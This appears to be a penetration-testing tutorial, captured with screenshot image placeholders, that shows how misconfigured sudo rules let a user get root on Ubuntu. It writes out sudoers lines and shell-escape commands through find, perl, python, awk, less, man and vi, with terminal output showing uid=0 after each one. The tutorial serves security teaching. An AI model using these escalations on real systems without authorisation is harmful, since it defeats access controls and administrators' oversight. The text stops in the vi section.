
```
root@kali:~# ssh raaz@192.168.1.105
raaz@192.168.1.105's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

207 packages can be updated.
0 updates are security updates.

Last login: Fri May 18 08:11:59 2018 from 192.168.1.107
raaz@ubuntu:~$ sudo -l
[sudo] password for raaz:
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr

User raaz may run the following commands on ubuntu:
    (root) ALL
raaz@ubuntu:~$ sudo bash
root@ubuntu:~#
```

Allow Root Privilege to Binary commands

Sometimes the user has the authorization to execute any file or command of a particular directory such as /bin/cp, /bin/cat or /usr/bin/ find, this type of permission lead to privilege escalation for root access and it can be implemented with help of following steps.

```
raaz ALL=(root) NOPASSWD: /usr/bin/find
```

NOTE: Here NOPASSWD tag that means no password will be requested for the user while running sudo -l command.



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/us

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= (root) NOPASSWD: /usr/bin/find
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```


Spawn Root Access using Find Command

Again compromised the Victim’s system and then move for privilege escalation phase and execute below command to view sudo user list.

sudo -l

At this point, you can notice the highlighted text is indicating that the user raaz can run any command through find command. Therefore we got root access by executing below commands.

```
sudo find /home -exec /bin/bash \;
id
```




```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/find
raaz@ubuntu:~$ sudo find /home -exec /bin/bash \;
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Allow Root Privilege to Binary Programs

Sometimes admin assigns delicate authorities to a particular user to run binary programs which allow a user to edit any system files such as /etc/passwd and so on. There are certain binary programs which can lead to privilege escalation if authorized to a user. In given below command we have assign sudo rights to the following program which can be run as root user.

```
raaz ALL= (root) NOPASSWD: usr/bin/perl, /usr/bin/python, /usr/bin/less
```



```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man, /usr/bin/vi
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Spawn shell using Perl one-liner


At the time of privilege, escalation phase executes below command to view sudo user list.

```
sudo -l
```

Now you can observe the highlighted text is showing that the user raaz can run Perl language program or script as root user. Therefore we got root access by executing Perl one-liner.

```
perl -e 'exec "/bin/bash";'
```

id



```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man,
/usr/bin/vi
raaz@ubuntu:~$ sudo perl -e 'exec "/bin/bash";'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```


Spawn shell using Python one-liner

After compromising the target system and then move for privilege escalation phase as done above and execute below command to view sudo user list.

sudo -l

At this point, you can perceive the highlighted text is indicating that the user raaz can run Python language program or script as root user. Thus we acquired root access by executing Python one-liner.

```
python -c 'import pty;pty.spawn("/bin/bash")'
id
```




```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Spawn shell using Less Command

For the privilege, escalation phase executes below command to view sudo user list.


sudo -l



```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo less /etc/hosts
```

Here you can observe the highlighted text which is indicating that the user raaz can run less command as root user. Hence we obtained root access by executing following.


```
sudo less /etc/hosts
```



```

127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
!bash
```

It will open requested system file for editing, BUT for spawning root shell type **!bash** as shown below and hit enter.

You will get root access as shown in the below image.



```
raaz@ubuntu:~$ sudo less /etc/hosts
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```


Spawn shell using AWK one-liner

After compromise, the target system then moves for privilege escalation phase as done above and execute below command to view sudo user list.

sudo -l

At this phase, you can notice the highlighted text is representing that the user raaz can run AWK language program or script as root user. Therefore we obtained root access by executing AWK one-liner.

```
sudo awk 'BEGIN {system("/bin/bash")}'
id
```



```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```


Spawn shell using Man Command (Manual page)

For privilege escalation and execute below command to view sudo user list.

sudo -l


Here you can observe the highlighted text is indicating that the user raaz can run man command as root user. Therefore we got root access by executing following.

```
sudo man man
```




```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$
raaz@ubuntu:~$ sudo man man
```

It will be displaying Linux manual pages for editing, BUT for spawning root shell type **!bash** as presented below and hit enter, you get root access as done above using Less command.



```
MAN(1)                          Manual pager utils                         MAN(1)

NAME
       man - an interface to the on-line reference manuals

SYNOPSIS
       man  [-C  file]  [-d]  [-D]  [--warnings[=warnings]]  [-R encoding] [-L
       locale] [-m system[,...]] [-M path] [-S list]  [-e  extension]  [-i|-I]
       [--regex|--wildcard]   [--names-only]  [-a]  [-u]  [--no-subpages]  [-P
       pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
       cation]  [-p  string]  [-t]  [-T[device]]  [-H[browser]] [-X[dpi]] [-Z]
       [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
       man -f [whatis options] page ...
       man -l [-C file] [-d] [-D] [--warnings[=warnings]]  [-R  encoding]  [-L
       locale]  [-P  pager]  [-r  prompt]  [-7] [-E encoding] [-p string] [-t]
       [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
       man -w|-W [-C file] [-d] [-D] page ...
       man -c [-C file] [-d] [-D] page ...
       man [-?V]

DESCRIPTION
!bash
```



```
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami
root
```


Spawn shell using Vi-editor (Visual editor)

After compromising the target system and then move for privilege escalation phase as done above and execute below command to view sudo user list.

sudo -l


Here you can observe the highlighted text which is indicating that user raaz can run vi command as root user. Consequently, we got root access by executing following.

sudo vi



```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo vi
```

Thus, It will open vi editors for editing, BUT for spawning root shell type **!bash** as shown below and hit enter, you get root access as done above using Less command.




```
~
~
~
~
~                              VIM - Vi IMproved
~
~                              version 7.4.1689
~                          by Bram Moolenaar et al.
~            Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                  Vim is open source and freely distributable
~
~                          Sponsor Vim development!
~               type  :help sponsor<Enter>    for information
~
~               type  :q<Enter>               to exit
